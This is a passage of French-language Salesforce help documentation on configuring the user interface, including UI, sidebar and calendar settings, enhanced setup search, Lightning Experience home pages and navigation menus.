Si vous avez désactivé les cookies tiers (généralement activés par défaut dans tous les principaux navigateurs), acceptez-les pour permettre à Salesforce de fonctionner correctement.

Si vos utilisateurs ont librement accès à Internet, aucune action n'est requise.

Salesforce utilise ces domaines pour livrer un contenu.

- *.content.force.com
- *.force.com
- *.salesforce.com
- *.staticforce.com
- De plus, ces domaines sont utilisés pour livrer les contenus dans le cadre approprié de votre écran de connexion.
- *.sfdcstatic.com
- secure.eloqua.com
- www.google.*
- *.doubleclick.net
- www.facebook.com
- ssl.google-analytics.com

Le contenu du cadre approprié est affiché dans les URL ci-dessous.

- login.salesforce.com
- test.salesforce.com
- <votreInstance>.salesforce.com
- Une URL Mon domaine sans marque personnalisée (par exemple, norns.my.salesforce.com)

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : Toutes les éditions

# Personnalisation de l'interface utilisateur

Offrez à vos utilisateurs la meilleure expérience possible en configurant une interface utilisateur qui répond à leurs besoins.

Dans Configuration, recherchez *Interface utilisateur* dans la case Recherche rapide.

Paramètres de l'interface utilisateur
Modifiez l'interface utilisateur de votre organisation en activant ou désactivant les paramètres ci-dessous.

Configuration de l'interface utilisateur dans Salesforce Classic
L'interface utilisateur de configuration améliorée offre une expérience rationalisée pour l'affichage et la gestion des tâches de configuration personnelle et administrative.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les paramètres d'interface utilisateur disponibles dépendent de votre édition de Salesforce.

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de l'interface utilisateur :
- Personnaliser l'application

# Paramètres de l'interface utilisateur

Modifiez l'interface utilisateur de votre organisation en activant ou désactivant les paramètres ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les paramètres d'interface utilisateur disponibles dépendent de votre édition de Salesforce.

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de l'interface utilisateur :
- Personnaliser l'application

## Paramètres de l'interface utilisateur

**Activer les sections pouvant être réduites**
Les sections réductibles permettent aux utilisateurs de réduire ou de développer les sections dans leur page de détail d'enregistrement, en cliquant sur l'icône fléchée en regard de l'en-tête de la section. Lorsque vous activez les sections pouvant être réduites, vérifiez que les en-têtes de section apparaissent pour chaque présentation de page. Les sections restent développées ou réduites jusqu'à ce que l'utilisateur modifie les paramètres de l'onglet. Si votre organisation a activé les types d'enregistrement, Salesforce mémorise un paramètre différent pour chaque type d'enregistrement.

**Afficher Création rapide**
Sur la page d'accueil d'un onglet, la zone Création rapide permet aux utilisateurs de créer rapidement un enregistrement avec un minimum d'informations. Elle s'affiche par défaut sur la page d'accueil des onglets de pistes, de comptes, de contacts, de prévisions et d'opportunités. Vous pouvez décider d'afficher la zone de création rapide sur toutes les pages d'accueil des onglets qui vous intéressent.

Remarque: Le paramètre Afficher Création rapide détermine également si les utilisateurs peuvent créer des enregistrements depuis la boîte de dialogue de référence. La création d'enregistrements dans la boîte de dialogue de référence est disponible uniquement si Création rapide est disponible pour le type d'enregistrement choisi. En outre, les utilisateurs ont toujours besoin de l'autorisation « Créer » appropriée pour utiliser Création rapide, bien qu'elle soit affichée pour tous les utilisateurs.

**Activer les détails de survol**

Un survol des détails affiche un plan interactif contenant des détails d'enregistrement. Les détails s'affichent lorsque des utilisateurs survolent un lien vers cet enregistrement dans la liste Éléments récents du menu latéral, ou dans un champ de recherche de la page de détail d'un enregistrement. Les utilisateurs peuvent consulter rapidement des informations sur un enregistrement avant de cliquer pour afficher ou modifier l'enregistrement. La présentation de page miniature de l'enregistrement détermine quels champs sont inclus dans les détails du survol. Les utilisateurs ne peuvent pas personnaliser l'affichage des champs. Cette option est activée par défaut.

Remarque: Pour afficher les détails de survol d'un enregistrement, les utilisateurs doivent disposer de l'accès en partage approprié et de l'accès de sécurité au niveau du champ pour les champs de la présentation de page miniature.

**Activer les liens survolés des listes associées**

Les liens survolés des listes associées apparaissent en haut des pages de détail des enregistrements et des objets personnalisés dans Configuration. Les utilisateurs peuvent survoler un lien de liste associée pour afficher la liste et le nombre d'enregistrements dans un plan interactif. Les utilisateurs affichent et gèrent rapidement les éléments de liste associée depuis le plan. Les utilisateurs peuvent également cliquer sur un lien de survol pour accéder directement à la liste associée sans faire défiler la page. Cette option est activée par défaut.

**Activer le chargement séparé des listes associées**

Lorsque ce paramètre est activé, les utilisateurs affichent immédiatement les détails de l'enregistrement principal. Un indicateur de progression est affiché pour les utilisateurs pendant le chargement des données de la liste associée. Le chargement séparé peut améliorer les performances dans les pages de détail d'enregistrement pour les organisations qui possèdent un grand nombre de listes associées. Cette option est désactivée par défaut. Les options de chargement séparé des listes associées ne s'appliquent pas aux pages Visualforce, au portail libre-service et aux autres pages dont vous ne pouvez pas contrôler la présentation.

**Activer le chargement séparé des listes associées d'objets externes**

Lorsque cette option est activée, les listes associées d'objets externes sont chargées séparément à partir des détails d'enregistrements principaux et des listes associées d'objets standard et personnalisés. Les objets externes ont un comportement semblable aux objets personnalisés, excepté qu'ils sont mappés avec des données stockées hors de votre organisation Salesforce. La récupération des données de systèmes externes peut être longue, selon la latence du réseau et la disponibilité du système externe. L'option `Activer le chargement séparé des listes associées d'objets externes` est commodément sélectionnée par défaut. Les options de chargement séparé des listes associées ne s'appliquent pas aux pages Visualforce, au portail libre-service et aux autres pages dont vous ne pouvez pas contrôler la présentation.

**Activer la modification en ligne**

La modification en ligne permet aux utilisateurs de modifier rapidement des valeurs de champ, directement depuis la page de détail d'un enregistrement. Cette option est activée par défaut et s'applique à tous les utilisateurs de votre organisation.

Remarque: Cette option n'active pas la modification en ligne des profils. Sélectionnez `Activer les vues de liste de profils avancées` sous Configuration.

**Activer les listes avancées**

Les listes avancées permettent de consulter, de personnaliser et de modifier rapidement des données de liste pour accélérer votre productivité quotidienne. Lorsqu'elles sont activées avec le paramètre `Activer les modifications en ligne`, les utilisateurs peuvent aussi modifier directement des enregistrements à partir de la liste, sans avoir à quitter la page. Cette option est activée par défaut.

Remarque: Pour activer des listes avancées pour des profils spécifiques, sélectionnez `Activer les vues de liste de profils avancées` sous Configuration.

**Activer le thème de l'interface utilisateur Salesforce Classic 2010**

Cette option n'est pas associée à Lightning Experience. Dans le cas présent, « Thème de l'interface utilisateur Salesforce Classic 2010 » se rapporte à la nouvelle version de Salesforce Classic qui est l'interface antérieure à Lightning Experience. L'activation de cette

option affiche la présentation mise à jour de Salesforce Classic. Sa désactivation affiche le thème de l'interface utilisateur Salesforce Classic 2005, l'interface *classique, très classique de* Salesforce.

ATTENTION: Certaines fonctionnalités, notamment Chatter, nécessitent le thème de l'interface utilisateur Salesforce Classic 2010. La désactivation de ce thème désactive automatiquement Chatter aussi bien dans Salesforce Classic que dans Lightning Experience.

Seuls les utilisateurs équipés d'un navigateur pris en charge peuvent afficher le thème de l'interface utilisateur Salesforce Classic 2010.

Le thème de l'interface utilisateur Salesforce Classic 2010 n'est pas pris en charge dans les portails ou sous l'onglet Console.

**Activer l'organisateur de la barre d'onglets**

L'organisateur de la barre d'onglets organise les onglets dans la barre d'onglets principale pour empêcher le défilement horizontal de la page. L'organisateur détermine dynamiquement le nombre d'onglets à afficher en fonction de la largeur de la fenêtre du navigateur. Il place dans une liste déroulante les onglets qui dépassent de la zone d'affichage du navigateur.

Remarque: Notez les limitations suivantes :

- L'organisateur de la barre d'onglets n'est pas disponible avec le portail partenaire ou le portail client.
- L'organisateur de la barre d'onglets est disponible uniquement avec le thème de l'interface utilisateur Salesforce Classic 2010. Les organisations qui utilisent le thème de l'interface utilisateur Salesforce Classic 2005 peuvent activer cette fonctionnalité, mais elle n'est pas disponible pour les utilisateurs tant que le nouveau thème n'est pas également activé.
- L'organisateur de la barre d'onglets n'est pas disponible dans Internet Explorer 6.

**Activer les vues de liste imprimables**

Les vues de liste imprimables permettent aux utilisateurs d'imprimer aisément des vues de liste. S'ils sont autorisés, ils peuvent cliquer sur le lien **Vue imprimable** depuis n'importe quelle vue de liste. Une version imprimable de la vue de liste s'affiche dans une nouvelle fenêtre de navigateur. Ce lien se trouve à côté du lien **Aide sur cette page** dans la barre de titre en couleur de la page.

**Activer le correcteur orthographique pour les tâches et les événements**

Disponible avec toutes les éditions. Active le bouton **Vérifier l'orthographe** lorsque les utilisateurs créent ou modifient des tâches ou des événements. Le correcteur orthographique analyse le champ `Description` des événements et le champ `Commentaires` des tâches.

**Activer la personnalisation des pages de profil utilisateur Chatter**

Permet aux administrateurs de personnaliser les onglets dans la page de profil utilisateur Chatter. Cela comprend l'ajout d'onglets personnalisés et le retrait d'onglets par défaut. Si cette option est désactivée, les utilisateurs affichent uniquement les onglets Fil et Présentation.

## Paramètres du menu latéral

**Activer le menu latéral pouvant être réduit**

Le menu latéral peut être réduit, ce qui permet aux utilisateurs de l'afficher ou de le masquer dans chaque page où il est habituellement affiché. Lorsque ce paramètre est activé, le menu latéral est disponible pour tous les utilisateurs de votre organisation, mais chaque utilisateur peut choisir l'affichage. Les utilisateurs peuvent laisser le menu latéral visible, ou le réduire et l'afficher en cas de besoin en cliquant sur le bord du menu latéral réduit.

Remarque: Les utilisateurs du centre d'appels ne voient pas les appels entrants s'ils réduisent le menu latéral.

Conseil: Si votre organisation utilise des services, nous recommandons de garder le menu latéral affiché et visible pour accéder à la liste déroulante Services.

**Afficher les composants personnalisés du menu latéral sur toutes les pages**
Si des présentations de page d'accueil personnalisées comprennent des composants du menu latéral, cette option rend les composants du menu latéral disponibles sur toutes les pages pour tous les utilisateurs de l'organisation. Si vous souhaitez limiter l'affichage des composants du menu latéral dans toutes les pages à certains utilisateurs, attribuez-leur l'autorisation « Afficher les composants personnalisés du menu latéral sur toutes les pages ».

## Paramètres du calendrier

**Activer les liens au survol pour les événements sur la page d'accueil**
Active les liens de survol dans la section du calendrier de l'onglet Accueil. Dans l'onglet Accueil, les utilisateurs peuvent survoler un événement pour afficher ses détails dans un plan interactif. Cette option est activée par défaut. Cette case ne contrôle que l'onglet Accueil ; les liens de survol sont toujours disponibles sur les autres vues de calendrier.

Les champs disponibles dans le plan des détails et de modifications d'événement sont définis dans une présentation de page miniature.

Remarque: Si vous créez des événements sur la journée, nous vous recommandons d'ajouter le champ `Événement sur la journée` à la présentation de page miniature des événements.

**Activer la modification par glisser-déplacer sur les vues du calendrier**
Active le glissement d'événements dans les vues de calendrier quotidiennes et hebdomadaires d'un utilisateur unique. Cette opération permet de replanifier les événements sans quitter la page. Cette option est activée par défaut.

Remarque: Lorsque cette case est cochée, le chargement des vues de calendrier risque d'être plus lent.

**Activer les événements Cliquer et Créer sur les vues du calendrier**
Permet aux utilisateurs de créer des événements dans les vues de calendrier quotidiennes et hebdomadaires en double-cliquant sur une période spécifique et en saisissant les détails de l'événement dans un plan interactif. Les champs disponibles dans le plan des détails et de modifications d'événement sont définis dans une présentation de page miniature.

Les événements récurrents et les événements multi-personnes ne sont pas pris en charge pour les événements cliquer-et-créer dans les vues de calendrier.

**Activer la planification par glisser-déposer dans les vues de liste**
Permet aux utilisateurs de créer des événements associés à des enregistrements en faisant glisser les enregistrements depuis les vues de liste vers les vues de calendrier hebdomadaires, et en saisissant les détails de l'événement dans un plan interactif. Cette option est désactivée par défaut. Les champs disponibles dans le plan des détails et de modifications d'événement sont définis dans une présentation de page miniature.

**Activer les liens survolés pour Ma liste de tâches**
Permet d'activer les liens de survol pour les tâches de la section Mes tâches de l'onglet Accueil et sur la vue quotidienne du calendrier. Cette option est activée par défaut. Les utilisateurs peuvent survoler l'objet d'une tâche pour consulter ses détails dans un plan interactif.

Votre administrateur peut configurer les informations présentées sur ces plans.

## Paramètres de configuration

**Activer l'éditeur de présentation de page avancé**
Lorsque ce paramètre est activé, l'éditeur de présentation de page avancé remplace l'interface actuelle pour les présentations de page de modification par un éditeur WYSIWYG riche en fonctionnalités, qui comprend plusieurs améliorations.

**Activer les vues de liste de profils avancées**
Active les vues de liste optimisées et la modification en ligne dans les pages de liste de profils. La modification en ligne dans les vues de liste de profils avancée permet de gérer plusieurs profils à la fois.

**Activer l'interface utilisateur de profil avancée**
Active l'interface utilisateur de profil avancée, qui permet aux administrateurs de parcourir, rechercher et modifier aisément les paramètres d'un profil unique.

**Activer Streaming API**
Active l'API Streaming qui permet de recevoir des notifications de modification des données correspondant à une requête SOQL que vous définissez, de façon sécurisée et évolutive. Ce champ est sélectionné par défaut. Si votre édition Salesforce inclut l'accès API et que cette case n'est pas affichée, contactez Salesforce.

**Activer la création de canal de diffusion dynamique**
Active la création de canal de diffusion dynamique lors de l'utilisation de la fonctionnalité de diffusion générique de l'API Streaming. Lorsqu'ils sont activés, les canaux de diffusion générique sont créés dynamiquement lors de l'abonnement des utilisateurs, si le canal n'est pas déjà créé. Ce champ est sélectionné par défaut. Si votre édition Salesforce inclut l'accès API et que cette case n'est pas affichée, contactez Salesforce.

**Activer la troncation d'objet personnalisé**
Active la troncature des objets personnalisés qui permet de supprimer définitivement tous les enregistrements d'un objet personnalisé, tout en conservant intacts l'objet et ses métadonnées pour une utilisation future.

**Activer l'interface utilisateur de configuration améliorée**
Lorsque celle-ci est désactivée, les utilisateurs de Salesforce Classic accèdent à leurs paramètres personnels depuis le menu Configuration. Lorsque l'interface est activée, les utilisateurs de Salesforce Classic accèdent à leurs paramètres personnels depuis le menu Mes paramètres qui est accessible depuis le menu du nom d'utilisateur. Le lien Configuration est également déplacé depuis le menu du nom d'utilisateur vers le menu des applications Force.com. Si vous modifiez ce paramètre, assurez-vous de notifier tous les utilisateurs de votre organisation.

**Activer la recherche de configuration avancée (bêta)**
Si activé, permet aux utilisateurs de rechercher des pages de configuration, des profils personnalisés, des ensembles d'autorisations, des groupes publics, des rôles et des utilisateurs via le menu latéral dans Configuration. Lorsque cette option est désactivée, les utilisateurs peuvent rechercher uniquement dans les pages Configuration.

Remarque:

- La recherche dans la configuration avancée est une version bêta, de qualité production, mais qui inclut des limitations connues :
- Certains des éléments de recherche (tels que les ensembles d'autorisations) ne sont pas disponibles dans certaines éditions. Les utilisateurs ne peuvent pas rechercher des éléments qui ne sont pas inclus dans leur édition.

## Paramètres avancés

**Activer le publipostage étendu**
Active le publipostage étendu pour votre organisation. Lorsqu'il est sélectionné, le lien **Publipostage en masse** est disponible dans la zone Outils des pages d'accueil des comptes, des contacts et des pistes. En outre, les publipostages simples demandés à partir de la liste associée Historique des activités d'un enregistrement sont effectués à l'aide de la fonction Publipostage étendu.

Le publipostage étendu disponible sur demande uniquement. Si cette fonctionnalité vous intéresse, contactez le support client Salesforce.

# Configuration de l'interface utilisateur dans Salesforce Classic

L'interface utilisateur de configuration améliorée offre une expérience rationalisée pour l'affichage et la gestion des tâches de configuration personnelle et administrative.

Lorsque l'interface utilisateur de configuration améliorée est activée dans une organisation, vous pouvez constater plusieurs différences par rapport à l'interface utilisateur d'origine.

- Le menu Configuration est accessible via le lien Configuration dans le coin supérieur droit de n'importe quelle page Salesforce.
- Le menu Configuration est organisé en catégories basées sur des objectifs : Administrer, Construire, Déployer, Surveiller et Checkout.
- Les paramètres personnels, que tous les utilisateur de Salesforce peuvent modifier, sont disponibles via un menu Mes paramètres séparé.

  Pour accéder à Mes paramètres, cliquez sur votre nom en haut à droite de n'importe quelle page Salesforce, puis cliquez sur **Mes paramètres**. Vous pouvez également accéder à Mes paramètres à partir de votre page de profil Chatter : dans le volet droit, cliquez sur **Mes paramètres**.
- La page d'accueil Mes paramètres inclut des liens rapides qui permettent d'accéder aisément aux outils et tâches de paramètres personnels les plus fréquemment utilisés.

Important: Lorsque l'interface utilisateur de configuration améliorée est activée, elle est disponible pour tous les utilisateurs de l'organisation. Assurez-vous de notifier votre organisation avant d'activer ou de désactiver ce paramètre.

Pour activer l'interface utilisateur de configuration améliorée, dans Configuration, saisissez *`Interface utilisateur`* dans la case `Recherche rapide` puis sélectionnez **Interface utilisateur**, puis sélectionnez **Activer l'interface utilisateur de configuration améliorée**.

Remarque: L'interface utilisateur Configuration améliorée :

- N'est pas prise en charge dans Internet Explorer version 6
- Est disponible uniquement lorsque le nouveau thème d'interface utilisateur est activé

## Recherche dans la configuration avec la recherche avancée (Bêta)

La Recherche dans la configuration avancée permet aux utilisateurs de rechercher de nombreux types d'élément dans la configuration, y compris des éléments d'approbation, des objets et des champs personnalisés, des profils personnalisés, des ensembles d'autorisations, des éléments de workflow, des utilisateurs, etc.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

CONSULTER ÉGALEMENT :

Personnalisation de votre expérience Salesforce

Accès à la Configuration

## Recherche dans la configuration avec la recherche avancée (Bêta)

La Recherche dans la configuration avancée permet aux utilisateurs de rechercher de nombreux types d'élément dans la configuration, y compris des éléments d'approbation, des objets et des champs personnalisés, des profils personnalisés, des ensembles d'autorisations, des éléments de workflow, des utilisateurs, etc.

Remarque: La recherche dans la configuration avancée est en version bêta. Elle est de qualité production, mais inclut des limitations connues.

Pour utiliser la recherche dans la configuration avancée, veillez à ce que le paramètre d'interface utilisateur de recherche dans la configuration avancée soit activé. Dans Configuration, saisissez *Interface utilisateur* dans la case Recherche rapide, puis sélectionnez **Interface utilisateur** puis faites défiler jusqu'à `Activer la recherche dans la configuration avancée (Bêta)`. Si la Recherche dans la configuration avancée est désactivée, la case de recherche dans la configuration renvoie uniquement les titres des pages du menu Configuration, pas les éléments individuels que vous avez créés ou modifiés dans la configuration, le cas échéant.

La recherche dans la configuration avancée est une fonction à usage multiple qui peut être utilisée de différentes façons.

- Pour rechercher des pages de configuration, saisissez tout ou partie du nom de la page dans la case Recherche de configuration. Lors de la saisie dans cette case, les pages de configuration dont le nom correspond s'affichent immédiatement. Cliquez sur le nom de la page pour l'ouvrir.
- Pour rechercher des métadonnées de configuration, saisissez au moins deux caractères consécutifs de l'élément recherché, puis cliquez sur ou appuyez sur Entrée. Dans la page Résultats de recherche avancée qui s'affiche, sélectionnez l'élément voulu.

  Remarque: Certains des éléments de recherche (tels que les ensembles d'autorisations) ne sont pas disponibles dans certaines éditions. Les utilisateurs ne peuvent pas rechercher des éléments qui ne sont pas inclus dans leur édition.

Exemple: Par exemple, supposons que vous souhaitez afficher tous packages installés dans votre organisation. Saisissez *inst*. À mesure que vous saisissez les lettres, le menu Configuration diminue pour inclure uniquement les menus et les pages correspondant au terme recherché. Le lien de la page recherchée (**Packages installés**) s'affiche rapidement.

Ensuite, vous pouvez par exemple modifier le mot de passe d'un utilisateur, Jane Smith. Saisissez *smit*, puis cliquez sur . Dans la page Résultats de recherche de configuration, cliquez sur le résultat Jane Smith pour accéder directement à sa page de détail d'utilisateur.

### Page des résultats de recherche dans la configuration (Bêta)

La page Résultats de la recherche dans la configuration affiche les divers éléments qui correspondent à vos termes de recherche dans la configuration, y compris des éléments d'approbation, des objets et des champs personnalisés, des profils personnalisés, des ensembles d'autorisations, des éléments de workflow, des utilisateurs, etc.

CONSULTER ÉGALEMENT :

Page des résultats de recherche dans la configuration (Bêta)

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer la recherche dans la configuration avancée :
- Personnaliser l'application

Pour rechercher dans la configuration :
- Afficher la configuration

### Page des résultats de recherche dans la configuration (Bêta)

La page Résultats de la recherche dans la configuration affiche les divers éléments qui correspondent à vos termes de recherche dans la configuration, y compris des éléments d'approbation, des objets et des champs personnalisés, des profils personnalisés, des ensembles d'autorisations, des éléments de workflow, des utilisateurs, etc.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: La recherche dans la configuration avancée est en version bêta. Elle est de qualité production, mais inclut des limitations connues.

Dans la page Résultats de recherche de la configuration :

- Le volet gauche affiche chaque catégorie avec le nombre de résultats entre parenthèses.
  - Cliquez sur une catégorie pour afficher uniquement les résultats de cette catégorie.
  - Si vous avez filtré vos résultats par catégorie, cliquez sur **Tous les résultats** pour afficher l'ensemble des résultats de recherche.
- Cliquez sur un nom de résultat pour l'ouvrir ou cliquez sur **Modifier**.
- Utiliser la zone de recherche en haut de la page pour effectuer une nouvelle recherche dans la configuration.

Remarque: Les résultats de recherche qui correspondent au nom ou au surnom de communauté d'un utilisateur (le champ `Surnom` dans la page de détail utilisateur) renvoient des résultats qui indiquent uniquement le nom de d'utilisateur. Si le surnom ne correspond pas au nom de l'utilisateur, le résultat peut s'avérer obscur. Par exemple, si l'utilisateur Margaret Smith a pour surnom Peggy, la recherche de *`peg`* renvoie Margaret Smith.

Conseil: Lors de l'affichage des résultats de recherche de configuration, ajouter la page de résultats aux favoris de votre navigateur Web vous permet de renouveler aisément la même recherche dans le futur. Par exemple si vous recherchez souvent « smit », vous pouvez enregistrer la page de résultats dans vos favoris pour renouveler cette recherche. L'URL de ce favori se présente comme suit `https://MaSociété.salesforce.com/ui/setup/SetupSearchResultsPage?setupSearch=smit`.

CONSULTER ÉGALEMENT :

Recherche dans la configuration avec la recherche avancée (Bêta)

# Configuration de la page d'accueil de Lightning Experience

Offrez à vos utilisateurs tous les éléments dont ils ont besoin pour gérer leur journée depuis la page d'accueil de Lightning Experience. Les commerciaux peuvent afficher leurs résumés de performance trimestriels et consulter les mises à jour importantes des tâches et des opportunités critiques. Vous pouvez également personnaliser la page pour différents types d'utilisateur et attribuer des pages personnalisées à différents profils.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Créez et modifiez des pages d'accueil avec le Générateur d'applications Lightning. Dans Configuration, saisissez *`Générateur d'applications Lightning`* dans la case `Recherche rapide`, puis sélectionnez **Générateur d'applications Lightning**. Cliquez sur **Nouveau** pour créer une page d'accueil Lightning, ou modifiez une page existante.

Vous pouvez également accéder au Générateur d'applications Lightning directement depuis la page d'accueil. Cliquez sur , puis sélectionnez **Modifier la page** pour créer une copie de la page d'accueil actuelle et la modifier.

Définition d'une nouvelle page d'accueil par défaut
Définissez une nouvelle page d'accueil par défaut pour présenter des informations les plus importantes à vos utilisateurs. Tous les utilisateurs affichent la page d'accueil par défaut, sauf si leur profil est associé à une autre page d'accueil.
Attribution de pages d'accueil personnalisées à des profils spécifiques
Attribuez des pages à différents rôles afin d'accorder aux utilisateurs l'accès à une page d'accueil parfaitement adaptée à leur rôle.
Paramètres et autorisations de l'accueil de Lightning Experience
Autorisez vos utilisateurs à accéder aux détails des oppotunités et accordez-leur également d'autres autorisations qui leur permettront de tirer le meilleur parti de la page d'accueil.
Personnalisation des applications Lightning
Avec les applications dans Lightning Experience, les membres de votre organisation peuvent travailler plus efficacement en basculant aisément entre les applications. Les utilisateurs peuvent ouvrir les applications que vous avez créées via le Lanceur d'application. Quelles sont les fonctionnalités les plus importantes pour les commerciaux ? Les comptes, les événements et les organisations. Et pour les responsables commerciaux ? Les rapports et les tableaux de bord sont placés en haut de la liste.

# Définition d'une nouvelle page d'accueil par défaut

Définissez une nouvelle page d'accueil par défaut pour présenter des informations les plus importantes à vos utilisateurs. Tous les utilisateurs affichent la page d'accueil par défaut, sauf si leur profil est associé à une autre page d'accueil.

Vous pouvez définir la page d'accueil par défaut à deux emplacements.

- Générateur d'applications Lightning : dans Configuration, saisissez *Générateur d'applications Lightning* dans la case Recherche rapide, puis sélectionnez **Générateur d'applications Lightning**.

  Après avoir enregistré une page, cliquez sur **Activer** dans la boîte de dialogue Page enregistrée, ou cliquez sur **Activation** plus tard.

- Accueil dans Configuration : dans Configuration, saisissez *Accueil* dans la case Recherche rapide, puis sélectionnez **Accueil**.

  Cliquez sur **Définir la page par défaut**, puis sélectionnez une page. Pour restaurer la page d'accueil standard, sélectionnez Paramètre système par défaut.

**Éditions**

Disponible avec : Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer et enregistrer des pages Lightning dans le Générateur d'applications Lightning :

- Personnaliser l'application

Pour afficher des pages Lightning dans le Générateur d'applications Lightning

- "Afficher la configuration"

## Attribution de pages d'accueil personnalisées à des profils spécifiques

Attribuez des pages à différents rôles afin d'accorder aux utilisateurs l'accès à une page d'accueil parfaitement adaptée à leur rôle.

Vous pouvez définir des attributions de page par profil à deux emplacements. Le Générateur d'applications Lightning permet d'attribuer des profils à une page d'accueil unique, mais la Configuration fournit un contrôle plus précis des attributions de page.

- Générateur d'applications Lightning : dans Configuration, saisissez *Générateur d'applications Lightning* dans la case Recherche rapide, puis sélectionnez **Générateur d'applications Lightning**.

  Après avoir enregistré une page, cliquez sur **Activer** dans la boîte de dialogue Page enregistrée, ou cliquez sur **Activation** et sélectionnez Attribuer cette page d'accueil à des profils spécifiques.

- Accueil dans Configuration : dans Configuration, saisissez *Accueil* dans la case Recherche rapide, puis sélectionnez **Accueil**.

  Cliquez sur **Définir les attributions de page** ou sur en regard d'un profil, puis sélectionnez **Modifier l'attribution**.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer et enregistrer des pages Lightning dans le Générateur d'applications Lightning :
- Personnaliser l'application

Pour afficher des pages Lightning dans le Générateur d'applications Lightning
- Afficher la configuration

## Paramètres et autorisations de l'accueil de Lightning Experience

Autorisez vos utilisateurs à accéder aux détails des oppotunités et accordez-leur également d'autres autorisations qui leur permettront de tirer le meilleur parti de la page d'accueil.

Pour plus d'informations sur l'ajout d'actualités à la page d'accueil, reportez-vous à « Paramètres du compte » dans l'aide de Salesforce.

Les événements à venir affichent les cinq prochaines réunions planifiées du jour. Les tâches du jour affichent les cinq prochaines tâches à réaliser dans la journée.

Le graphique des performances et les Affaires principales affichent des informations sur les opportunités de l'équipe d'un commercial, s'il est associé à une équipe. Sinon, le graphique affiche les opportunités qui appartiennent au commercial.

Pour remplir le graphique des performances, les Affaires principales et l'Assistant, les utilisateurs doivent utiliser :

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Tableau 1: Autorisations requises pour les fonctionnalités de l'accueil**

| Autorisation ou paramètre | Graphique des performances | Affaires principales | Assistant |
|---|---|---|---|
| Accès en lecture à l'objet Opportunité et accès en partage aux opportunités concernées | ✓ | ✓ | ✓ |

| Autorisation ou paramètre | Graphique des performances | Affaires principales | Assistant |
|---|---|---|---|
| Accès en lecture au champ Montant de l'objet Opportunité | ✓ | ✓ | |
| Accès en lecture au champ Probabilité de l'objet Opportunité | ✓ | | |
| Autorisation « Exécuter des rapports » activée pour les utilisateurs | ✓ | | |
| Opportunités closes ou opportunités ouvertes avec une probabilité de plus de 70 % au cours du trimestre fiscal actuel | ✓ | | |
| Accès en lecture à l'objet Piste | | | ✓ |

CONSULTER ÉGALEMENT :

- Paramètres du compte
- Graphique des performances
- L'assistant

## Personnalisation des applications Lightning

Avec les applications dans Lightning Experience, les membres de votre organisation peuvent travailler plus efficacement en basculant aisément entre les applications. Les utilisateurs peuvent ouvrir les applications que vous avez créées via le Lanceur d'application. Quelles sont les fonctionnalités les plus importantes pour les commerciaux ? Les comptes, les événements et les organisations. Et pour les responsables commerciaux ? Les rapports et les tableaux de bord sont placés en haut de la liste.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Éléments de menu de navigation de Lightning Experience

La plupart des éléments affichés dans le Lanceur d'application peuvent être affichés dans un menu de navigation. Pour ajouter des éléments à des menus de navigation, les administrateurs utilisent un assistant qui leur permet de les sélectionner dans une liste d'éléments disponibles.

### Création d'une application Lightning avec l'assistant Lightning App

L'assistant Lightning app facilite la création d'applications personnalisées. En quelques étapes simples, vous nommez et personnalisez votre application, choisissez les éléments à inclure et attribuez l'application à des profils utilisateur.

## Éléments de menu de navigation de Lightning Experience

La plupart des éléments affichés dans le Lanceur d'application peuvent être affichés dans un menu de navigation. Pour ajouter des éléments à des menus de navigation, les administrateurs utilisent un assistant qui leur permet de les sélectionner dans une liste d'éléments disponibles.

La liste des éléments disponibles contient uniquement les éléments de votre organisation qui sont éligibles pour les menus de navigation, parmi lesquels :

- La plupart des objets standards, notamment l'Accueil, le fil Chatter principal, des groupes et des personnes.
- Les objets et applications personnalisés de votre organisation
- Les onglets Visualforce
- Les onglets de composant Lightning
- Les applications de zone de dessin via des onglets Visualforce
- Les onglets Web

Remarque: Vous ne pouvez pas ajouter des applications connectées telles que Gmail™ et Microsoft Office 365™ ou des pages Lightning à des menus de navigation. Les utilisateurs ont toutefois accès à ces éléments depuis le Lanceur d'application.

Une limitation actuelle de l'assistant du menu de navigation impacte les grandes organisations. La limitation permet aux administrateurs d'afficher uniquement les 2 000 premiers onglets (par ordre alphabétique) dans la liste des éléments disponibles. Ce problème a été corrigé dans la version suivante de Salesforce. Pour le contourner, si un onglet ne peut pas être ajouté à un menu de navigation, l'utilisateur peut toujours le rechercher depuis le Lanceur d'application.

**Éditions**

Disponible avec : Lightning Experience

Disponible avec : **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les menus de navigation :
- Afficher la configuration

Pour créer des menus de navigation :
- Personnaliser l'application

## Création d'une application Lightning avec l'assistant Lightning App

L'assistant Lightning app facilite la création d'applications personnalisées. En quelques étapes simples, vous nommez et personnalisez votre application, choisissez les éléments à inclure et attribuez l'application à des profils utilisateur.

